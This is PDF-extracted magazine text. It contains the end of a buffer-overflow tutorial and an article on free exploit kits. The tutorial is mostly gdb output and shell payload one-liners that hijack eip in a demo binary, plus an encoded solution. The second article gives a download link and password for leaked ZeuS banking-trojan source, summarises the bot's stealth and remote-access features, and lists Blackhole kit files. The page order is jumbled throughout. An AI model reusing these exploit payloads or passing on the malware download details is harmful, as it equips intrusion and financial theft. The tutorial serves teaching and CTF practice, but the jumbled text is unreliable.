for x in {1..17}; do echo -n A; done | wc -c
```

note: we made sure we don’t echo a newline (using the -n param) – this usually screws people up in their results: not us though ;) This one-liner string generator lets us keep track of the length so we don’t forget by just incrementing/decrementing and trying to remember the offset.

Since this executable *demo-vuln-32* is interactive we can echo our test string `AAAAAAAAAAAAAAAAAAAA` and pipe it to the executable thusly:

```
echo -n AAAAAAAAAAAAAAAAAAAAA | ./demo-vuln-32
```

If you want to get trickier (and I love being as tricky as possible) you can do this:





Figure 12. gdb info functions

# EXPLOITING SOFTWARE



```
Terminal — gdb-i386-apple-d — 80x34
(gdb) disassemble hidden_function
Dump of assembler code for function hidden_function:
0x0001eba <hidden_function+0>: push    %ebp
0x0001ebb <hidden_function+1>: mov     %esp,%ebp
0x0001ebd <hidden_function+3>: push   %ebx
0x0001ebe <hidden_function+4>: sub    $0x14,%esp
0x0001ec1 <hidden_function+7>: call   0x1ec6 <hidden_function+12>
0x0001ec6 <hidden_function+12>: pop    %ebx
0x0001ec7 <hidden_function+13>: lea   0xb2(%ebx),%eax
0x0001ecd <hidden_function+19>: mov    %eax,(%esp)
0x0001ed0 <hidden_function+22>: call  0x1f38 <_dyld_stub_puts>
0x0001ed5 <hidden_function+27>: add   $0x14,%esp
0x0001ed8 <hidden_function+30>: pop    %ebx
0x0001ed9 <hidden_function+31>: leave
0x0001eda <hidden_function+32>: ret
End of assembler dump.
(gdb) set disassembly-flavor intel
(gdb) disassemble hidden_function
Dump of assembler code for function hidden_function:
0x0001eba <hidden_function+0>: push    ebp
0x0001ebb <hidden_function+1>: mov     ebp,esp
0x0001ebd <hidden_function+3>: push   ebx
0x0001ebe <hidden_function+4>: sub    esp,0x14
0x0001ec1 <hidden_function+7>: call   0x1ec6 <hidden_function+12>
0x0001ec6 <hidden_function+12>: pop    ebx
0x0001ec7 <hidden_function+13>: lea   eax,[ebx+0xb2]
0x0001ecd <hidden_function+19>: mov    DWORD PTR [esp],eax
0x0001ed0 <hidden_function+22>: call  0x1f38 <_dyld_stub_puts>
0x0001ed5 <hidden_function+27>: add   esp,0x14
0x0001ed8 <hidden_function+30>: pop    ebx
0x0001ed9 <hidden_function+31>: leave
0x0001eda <hidden_function+32>: ret
End of assembler dump.
(gdb)
```

Figure 13. set disassembly-flavor intel


for x in {1..17}; do echo -n A; done | ./demo-vuln-32

... and bam you get your Segmentation fault (shortened to segfault in tech talk). This will help us build out our shellcode/exploit in the future but we aren't there just yet. We need to talk to gdb more and see what's up. Or if you are The Plague: Let's echo 23, see what's up!

Back to gdb, start with: `gdb --quiet demo-vuln-32`

Now type: run and press return.


gdb is attached to our executable process and monitoring what it does as we run through it. We didn't set breakpoints so we'll just see what we see when we enter our test string. At the Password prompt paste in



```
Terminal — demo-vuln-32 — 80x30
> gdb --quiet demo-vuln-32
Reading symbols for shared libraries .. done
(gdb) run
Starting program: /Users/IT/Desktop/from-fuzz-to-spl0it/demo-vuln-32
Reading symbols for shared libraries +. done
Password:
AAAAAAAAAAAAAAAAAAAA
You entered AAAAAAAAAAAAAAAAAAAAA.

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x00414141
0x00414141 in ?? ()
(gdb) info registers
eax      0x0      0
ecx      0x0      0
edx      0xa053e4c0  -1605114688
ebx      0x41414141  1094795585
esp      0xbffff840  0xbffff840
ebp      0x41414141  0x41414141
esi      0x0      0
edi      0x0      0
eip      0x414141  0x414141
eflags   0x10282  66178
cs       0x17     23
ss       0x1f     31
ds       0x1f     31
es       0x1f     31
fs       0x0      0
gs       0x37     55
(gdb)
```

Figure 14. info registers



```
Terminal — bash — 79x27
> exp=$(for x in {1..13}; do echo -n A; done); echo -n $exp \
> | gdb -x <(echo -e "run\ninfo registers\nq\n") --quiet --args demo-vuln-32
Reading symbols for shared libraries .. done
Reading symbols for shared libraries +. done
Password:
You entered AAAAAAAAAAAAAAAAABCD.

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x00444342
0x00444342 in ?? ()
eax      0x0      0
ecx      0x0      0
edx      0xa053e4c0  -1605114688
ebx      0x41414141  1094795585
esp      0xbffff840  0xbffff840
ebp      0x41414141  0x41414141
esi      0x0      0
edi      0x0      0
eip      0x444342  0x444342
eflags   0x10282  66178
cs       0x17     23
ss       0x1f     31
ds       0x1f     31
es       0x1f     31
fs       0x0      0
gs       0x37     55
>
```


Figure 15. gdb one-line

our 17xA test string: AAAAAAAAAAAAAAAAA and press return. gdb will burp out:

```
Program received signal EXC_BAD_ACCESS, Could not access
memory.
Reason: KERN_INVALID_ADDRESS at address: 0x00414141
0x00414141 in ?? ()
```

But we knew it would do that right? The precious part follows by typing in: info registers and pressing return. Now we get our registers dumped to the console! (See Figure 14) especially the eip instruction pointer. Imagine this as the steering wheel to the bus you are driving. It leads the bus to wherever you steer it; otherwise it just runs on autopilot like it was programmed to do by the original programmer. Quit out of gdb and knowing what we've learned we can now automate the process faster so we can find what we are looking for. (How to steer the bus into the hidden\_function (and hope for the best)).

Back to our mini-string generator let's try and use it to make hex strings so we can see what our memory is registering thusly:



```
tmp.txt
New File Open Close Save Print Set Font Word Wrap Column Mode
tmp.txt
0 1 2 3 4 5 6 7 8 9 a b c d e f
00000000h: 1E BA ;
Pos: 0H, 0,CO LF UTF-8
```

Figure 16. tmp hex edit



# EXPLOITING SOFTWARE

echo -n 1EBA | xxd -r -p > tmp.txt (See Figure 16)

trying to modify our mini-string generator and we get:

```
eip          0x41424531 0x41424531
```

which doesn't look anything like our target of 0x00001eba

If we run echo -n 00001eba | xxd -p

we get:

```
3030303031656261
```

Heck, we need to be going the *other way* meaning that we not to turn the address into hex using xxd; we instead need to turn the hex into their values using the xxd -r (revert) parameter. As you know we can only really print ASCII decimal values 32 – 126 (hex values 20 – 7E) before things start getting *weird*, sure you have extended ASCII and UNICODE but you can't rely on our system's interpretation of it on how it will appear on the console. This is why the shellcode you see floating out there is encoded in hex and not printed out plainly. This offers portability across the various systems on the internet and doesn't get jumbled through conversions and language page files. Sorry I had to go through the few demo lines above but some folks just don't get that part unless they go through it (without giving up).

So now we run

```
echo -n 414141414141414141414141414141414100001eba | xxd -p -r
```

... and feed it to our mini-string generator:

```
exp=$(echo -n 414141414141414141414141414141414100001eba | xxd -p -r); echo -n $exp \
```




Figure 19. found hidden function

```
| gdb -x <(echo -e „run\ninfo registers\nq\n”) --quiet --args demo-vuln-32
```

and result in

```
eip          0xba 0xba
```

not there yet...

it doesn't seem like we are getting what we think we want so let's try adding more A's (x41)

```
exp=$(echo -n 41414141414141414141414141414141414100001eba | xxd -p -r); echo -n $exp \ | gdb -x <(echo -e „run\ninfo registers\nq\n”) --quiet --args demo-vuln-32
```

which results in:

```
eip          0xba1e4141 0xba1e4141 and we want: 0x00001eba (see Figure 17)
```

looks like we have to swap how we are reading this:

```
exp=$(echo -n 4141414141414141414141414141414141ba1e | xxd -p -r); echo -n $exp \ | gdb -x <(echo -e „run\ninfo registers\nq\n”) --quiet --args demo-vuln-32
```

looks like we found *This is the hidden function.* – hooray, but our eip looks sad (See Figure 18):

```
eip          0x1 0x1
```

there's still something missing; it looks like we are trying to shove one more 41 in there but just really need to 4 to get it going; so let's just add it to ba1e after we turn it into 1eba so 0x1eba + 0x4 = 0x1ebe so let's change our string one last time:

```
exp=$(echo -n 4141414141414141414141414141414141be1e | xxd -p -r); echo -n $exp \ | gdb -x <(echo -e „run\ninfo registers\nq\n”) --quiet --args demo-vuln-32
```

and hooray! eip lands correctly:

## Notes

All source code created and tested on:  
Mac OS X 10.6.7 10J869  
Darwin Kernel Version 10.7.0  
i686-apple-darwin10-gcc-4.2.1 (GCC) 4.2.1  
GNU bash, version 3.2.48(1)-release  
GNU gdb 6.3.50-20050815

## Got More Time Than Money?

Try this month's crypto challenge: <http://hakin9.israeltorres.org>



### Web Links and References

- [http://en.wikipedia.org/wiki/X86\\_assembly\\_language](http://en.wikipedia.org/wiki/X86_assembly_language)
- <http://en.wikipedia.org/wiki/Gdb>
- [http://en.wikipedia.org/wiki/Buffer\\_overflow](http://en.wikipedia.org/wiki/Buffer_overflow)
- [http://en.wikipedia.org/wiki/Stack\\_buffer\\_overflow](http://en.wikipedia.org/wiki/Stack_buffer_overflow)
- <http://www.phrack.org/issues.html?issue=49&id=14&mode=txt>

```
eip 0x1ed9 0x1ed9 <hidden_function+31> (See Figure 19)
```

so now the last thing you can do to run it without gdb is:

```
exp=$(echo -n 414141414141414141414141414141be1e | xxd -p -r); \  
echo -n $exp | ./demo-vuln-32
```

the same thing but in a more portable fashion:

```
exp=$(printf „\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\xbe\x1e“); \  
echo -n $exp | ./demo-vuln-32
```

or even more portable:

```
exp="\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\xbe\x1e"; \  
printf $exp | ./demo-vuln-32
```

### Conclusion


I hope you enjoyed this journey through time and space. I tried to avoid complicating the matter by going to the memory abstraction as I've seen in many tutorials and just using plain English with something you can try on your system without the necessity of extraneous tools that require resources and learning curves to accomplish the simplest of tasks. Certainly for anything more complicated you want to take the time to learn the industry toolset but for just poking around and playing simple CTF games it is more valuable to understand the concept and be able to write your own tools instead of relying on someone else's. There are plenty of low hanging fruit. In this demonstration I've included the 64b version of demo-vuln-64 unsolved for you to practice on; it's very similar to the 32b version if you get stuck you can find me on twitter. If you can't wait I've base64'd the solution here and you can decode it using:

```
echo „NDE0MTQxNDE0MTQxNDE0MTQxNDE0MTQxNDE0MTQxNDE0MTQxNDE0MTQxNDgwZQ==“ | openssl base64 -d
```

### ISRAEL TORRES

*Israel Torres is a hacker at large with interests in the hacking realm.*  
[hakin9@israeltorres.org](mailto:hakin9@israeltorres.org) [http://twitter.com/israel\\_torres](http://twitter.com/israel_torres)

Subscribe  
to our  
newsletter



and get :

- free issues of Hakin9
- recent information on new release
- free articles

and more

# Exploit Kits

- Cybercrime Made Easy

The playing field for cybercrime has changed. It has become wide open. Many of the top attack exploit toolkits are now free!

---

## What you will learn...

- Five recurring themes of cyber attacks
- 2010 Cyber Security Landscape in Review
- Attack Toolkits are now free (ZeuS Botnet, BlackHole Exploit Kit...)

## What you should know...

- Cyber security basics

---

**S**ymantec released its 2010 Symantec Internet Security Threat Report the first week in April 2011. Their executive summary states that Symantec recorded over 3 billion malware attacks in 2010 and yet one stands out more than the rest – Stuxnet. This attack captured the attention of many and led to wild speculation on the target of the attacks and who was behind them. This is not surprising in an attack as complex and with such significant consequences as Stuxnet.

## In a look back at 2010, we saw five recurring themes

### Targeted attacks

Almost forgotten in the wake of Stuxnet was Hydraq. Hydraq's intentions were old fashioned compared to the cyber sabotage of Stuxnet – it attempted to steal. What made Hydraq stand out was what and from whom it attempted to steal – intellectual property from major corporations. Targeted attacks did not start in 2010 and will not end there. In addition, while Hydraq was quickly forgotten and, in time, Stuxnet may be forgotten as well, their influence will be felt in malware attacks to come. Stuxnet and Hydraq teach future attackers that the easiest vulnerability to exploit is our trust of friends and colleagues. Stuxnet could not have breached its target without someone being given trusted access with a USB key. Meanwhile, Hydraq would not have

been successful without convincing users that the links and attachments they received in an email were from a trusted source.

### Social networks

Whether the attacker is targeting a CEO or a member of the QA staff, the Internet and social networks provide rich research for tailoring an attack. By sneaking in among our friends, hackers can learn our interests, gain our trust, and convincingly masquerade as friends. Long gone are the days of strange email addresses, bad grammar, and obviously malicious links. A well-executed social engineering attack has become almost impossible to spot.

### Zero-day vulnerabilities and rootkits

Once inside an organization, a targeted attack attempts to avoid detection until its objective is met. Exploiting zero-day vulnerabilities is one part of keeping an attack stealthy since these enable attackers to get malicious applications installed on a computer without the user's knowledge. In 2010, 14 such vulnerabilities were discovered. Rootkits also play a role. While rootkits are not a new concept, techniques continue to be refined and redeveloped as attackers strive to stay ahead of detection tools. Many of these rootkits are developed for use in stealthy attacks. There were also reports in 2010 of targeted attacks using common hacker tools. These are similar

to building products – in this case attack tools – with “off-the-shelf” parts in order to save money and get to market faster. However, innovation runs in both directions, and attacks such as Stuxnet will certainly provide an example of how targeted attacks are studied and their techniques copied and adapted for massive attacks.

### Attack kits

What brings these techniques to the common cybercriminal are attack kits. Zero-day vulnerabilities become everyday vulnerabilities via attack kits; inevitably, some of the vulnerabilities used on Stuxnet as well as the other 6,253 new vulnerabilities discovered in 2010 will find their way into attack kits sold in the underground economy. These tools – easily available to cybercriminals – also played a role in the creation of the more than 286 million new malware variants Symantec detected in 2010.

### Mobile threats

As toolkits make clear, cybercrime is a business. Moreover, as with a legitimate business, cybercrime is driven by a return on investment. Symantec believes that this explains the current state of cybercrime on mobile threats. All of the requirements for an active threat landscape existed in 2010. The installed base of smart phones and other mobile devices had grown to an attractive size. The devices ran sophisticated operating systems that come with the inevitable vulnerabilities – 163 in 2010. In addition, Trojans hiding in legitimate applications sold on app stores provided a simple and effective propagation method. What was missing was the ability to turn all this into a profit center equivalent to that offered by personal computers. But, that was 2010; 2011 will be a new year.

The numbers were staggering.

### Some of the more noteworthy statistics that represent the security landscape in 2010 were

#### 286 Million+ threats

Polymorphism and new delivery mechanisms such as Web-attack toolkits continued to drive up the number of malware variants in common circulation. In 2010, Symantec encountered more than 286 million unique variants of malware.

#### 93% Increase in Web Attacks

A growing proliferation of Web attack toolkits drove a 93% increase in the volume of Web-based attacks in 2010 over the volume observed in 2009. Shortened URLs appear to be playing a role here too. During a three-month observation period in 2010, 65% of the

malicious URLs observed on social networks were shortened URLs.

#### 260,000 Identities Exposed per Breach

This was the average number of identities exposed in each of the data breaches caused by hacking throughout the year.

#### 42% More Mobile Vulnerabilities

In a sign that the mobile space is starting to garner more attention from both security researchers and cybercriminals, there was a sharp rise in the number of reported new mobile operating system vulnerabilities – up to 163 from 115 in 2009.

#### 6,253 New Vulnerabilities

Symantec recorded more vulnerabilities in 2010 than in any previous year since starting this report. Furthermore, the new vendors affected by vulnerability rose to 1,914, a 161% increase over the prior year.

#### 14 New Zero-Day Vulnerabilities

The 14 zero-day vulnerabilities in 2010 were found in widely used applications such as Internet Explorer, Adobe Reader, and Adobe Flash Player. Industrial Control System software was also exploited. In a sign of its sophistication, Stuxnet alone used four different zero-days.

#### 74% Pharmaceutical Spam

Approximately three quarters of all spam in 2010 was related to pharmaceutical products – a great deal of which was related to *Canadian Pharmacy* websites and related brands.

#### 1 Million+ Bots

Rustock, the largest botnet observed in 2010, had well over 1 million bots under its control. Grum and Cutwall followed, each with many hundreds of thousands of bots.

#### \$15 USD per 10,000 Bots

Symantec observed an underground economy advertisement in 2010 promoting 10,000 bots for \$15 USD. Bots are typically used for spam or rogueware campaigns, but are increasingly also used for *Distributed Denial of Service* (DDoS) attacks.

#### \$0.07 to \$100 USD per Credit Card

This was the range of prices seen advertised in the underground economy for each *stolen* credit card number, and, as in the real economy, bulk buying usually gets the buyer a significant discount.

The 2010 Symantec Internet Security Threat Report is a must read for security managers and cyber

# EXPLOITING SOFTWARE

professionals. The report stated that attack toolkits continue to lead in Web-based attack activity. Attack toolkits are bundles of malicious code tools used to facilitate the launch of concerted and widespread attacks on networked computers. Their ease of use combined with advanced capabilities makes them an attractive investment for attackers. Little did they know that May 2011 would be the month and year that attack toolkits became free which radically reduces the entry-level costs of getting into cybercrime. This rest of this article will briefly introduce several attack toolkits and where cyber professionals can download a copy.

According to the January 2011 Symantec Report on Attack Kits and Malicious Websites the normal attack kit lifecycle, from development to attack usage is something similar to the following:

- A developer creates an attack toolkit by assembling a number of publicly available exploits for known vulnerabilities along with adding other functionality such as *command-and-control* (C&C) server administration tools, anti-piracy measures, obfuscation code, measures to avoid detection from security software, and instructions on how to deliver the exploits (using malicious websites, via spam, and so on);
- The developer advertises and sells the attack kit on the underground economy and/or uses the kit to mount his or her own attacks;
- The attacker/developer generates and publishes a maliciously coded website (using code included in the kit) and sets about generating traffic to that site (through spam campaigns, malicious Web advertisements, etc.);
- When a potential victim visits the website, the malicious code hidden therein attempts to

compromise the visitor's computer with various exploits;

- If the victim's computer is vulnerable to one of the exploits, the computer is compromised and malicious code is installed (such as keystroke loggers designed to pilfer sensitive data or code to use the victim's computer as a bot);
- As more and more computers are compromised and converted to bots, the attacker builds a botnet with an exponentially increasing ability to mount attacks;
- The attacker profits by selling any worthwhile pilfered sensitive data from the compromised computers;
- The attacker now has a large botnet at his or her disposal and can rent it out to other attackers (for spam campaigns, etc.) or can continue to mount attacks.

## Many of the top attack toolkits are free!

Starting a few weeks ago many of the top attack toolkits became free! What used to cost \$100 – \$8000 USD to purchase and purchase on the hackers black-market are now available for ANYONE in the world with an internet connect to download. I encourage cyber professionals to setup a test lab, perhaps a virtual machine environment, and become familiar with these tool kits. It is vital that cyber professional become familiar with tools that hackers use so you can better defend your environment.

## Source code of ZeuS Botnet Version: 2.0.8.9 available for download

<http://www.multiupload.com/1Y75TMIE7B> – use password zesu.

Zeus or Zbot which is one of the most notorious and widely-spread information stealing Trojans in existence source code became widely available starting the second week in May 2011. Zeus is primarily targeted at financial data theft and its effectiveness has lead to the loss of millions worldwide. The spectrum of those impacted by Zbot infections ranges from individuals who have had their banking details compromised, to large public order departments of prominent western governments. At one point last year, a new copy of the ZeuS Trojan with all the bells and whistles was selling for at least \$10,000.

## Zeus Source Code Leak Means Even More Banking Malware to Hit the Web

eWeek – Fahmida Y. Rashid – May 10, 2011?

*We can hereby confirm that the complete Zeus/Zbot source code is freely available for inspection, inspiration or perhaps to be compiled and used in future attacks,* Kruse wrote.




Figure 1. ZeuS 2.0.8.9 source code for free

## Security concerns surge as Zeus Trojan horse becomes free online

inAudit – May 15, 2011

The security researcher confirmed *that the complete ZeuS/Zbot source code is freely available for inspection, inspiration or perhaps to be compiled and used in future attacks.* The Trojan horse is considered as one of the most pervasive banking ...

## UK Government under cyber-attack says Chancellor George Osborne

Naked Security – Graham Cluley – May 16, 2011

Earlier this year, UK Home Secretary William Hague revealed that attackers had successfully infected government departments with the Zeus trojan (also known as Zbot). Of course, most of the attacks said to be hitting the UK government are hitting ...

## Bank-robbing ZeuS Trojan returns: Is it just good business?

GCN.com – William Jackson – May 20, 2011

This could mean that the ZeuS malware, already implicated in the theft of tens of millions of dollars from banks, could become even more prevalent on the Web. ZeuS, also known as Zeus, Zbot, Wsnspem and Gorthax and recently affiliated with SpyEye, ...

From the ZeuS 2.0.8.9 manual – Description: Bot

## Language and IDE programming

Visual C++ (current version 9.0). No additional libraries are used (ctrl, mfc, etc.).

## Supported OS

XP/Vista/Seven, as well as 2003/2003R2/2008/2008R2. Included work under Windows x64, but only for 32-x bits processes. Also retained full bot work under active Terminal Servers sessions.

## Action principle:

Bot is based on intercepting WinAPI, by splicing in ring3 (user mode), by running a copy of its code in each process of the user (without using DLL).

## Installation process:

At the moment, the bot is primarily designed to work under Vista/Seven, with enabled UAC, and without the use of local exploits. Therefore the bot is designed to work with minimal privileges (including the user *Guest*), in this regard the bot is always working within sessions per user (from under which you install the bot.). Bot can be set for each use in the OS, while the bots will not know about each other. When you run the bot as *LocalSystem* user it will attempt to infect all users in the system.

When you install, bot creates its copy in the user's home directory, this copy is tied to the current user

and OS, and cannot be run by another user, or even more OS. The original copy of the same bot (used for installation); will be automatically deleted, regardless of the installation success.

## The session with the server (control panel)

Session with the server through a variety of processes from an internal *white list* that allows you to bypass most firewalls. During the session, the bot can get the configuration to send the accumulated reports, report their condition to the server and receive commands to execute on the computer. The session takes place via HTTP-protocol, all data sent by a bot and received from the server is encrypted with a unique key for each botnet.

## Protection:

- Unique names of all objects (files, MUTEXes, registry keys) when creating a bot for every user and a botnet.
- Fixed bot can not be run with a different operating system or user. Destroys the code that is used to install the bot.
- At the moment not done to hide bot files through WinAPI, because anti-virus tools are very easy to find such a file, and allow pinpointing the location of the bot.
- Auto update bot, do not require a reboot.
- Monitoring the integrity of files the bot.

## Server-side bot functions:

- Socks 4/4a/5 server with support for UDP and IPv6.
- Back connect for any service (RDP, Socks, FTP, etc.) on the infected machine. I.e. may gain access

Name	Type	Modified	Size	Ratio	Packed	Path
main.css	CSS File	12/23/2010 11:45 PM	50,325	84%	8,158	blackhole\lib\templates\def\aut\css
main.css	CSS File	12/23/2010 11:45 PM	5,191	76%	1,254	blackhole\lib\templates\pdc\css
data.dat	DAT File	12/23/2010 11:45 PM	1,004,000	45%	590,642	blackhole\lib
Thumbs.db	Data Base File	12/23/2010 11:45 PM	7,600	39%	4,694	blackhole\lib\templates\def\aut\img\icons\countries
Thumbs.db	Data Base File	2/24/2011 10:24 PM	8,704	24%	5,758	blackhole\lib\templates\def\aut\img\icons
Thumbs.db	Data Base File	2/24/2011 10:24 PM	131,072	76%	31,960	blackhole\lib\templates\def\aut\img\img
-1	File	1/17/2011 7:29 PM	0	0%	0	blackhole\lib\img\27
27	File	1/17/2011 7:29 PM	135,013	76%	32,682	blackhole\lib\img
al.gif	GIF File	12/23/2010 11:45 PM	1,611	18%	1,313	blackhole\lib\templates\def\aut\img\icons\countries
ac.gif	GIF File	12/23/2010 11:45 PM	2,033	32%	1,378	blackhole\lib\templates\def\aut\img\icons\countries
ad.gif	GIF File	12/23/2010 11:45 PM	371	0%	371	blackhole\lib\templates\def\aut\img\icons\countries
ae.gif	GIF File	12/23/2010 11:45 PM	361	0%	361	blackhole\lib\templates\def\aut\img\icons\countries
af.gif	GIF File	12/23/2010 11:45 PM	369	0%	369	blackhole\lib\templates\def\aut\img\icons\countries
ag.gif	GIF File	12/23/2010 11:45 PM	361	0%	361	blackhole\lib\templates\def\aut\img\icons\countries
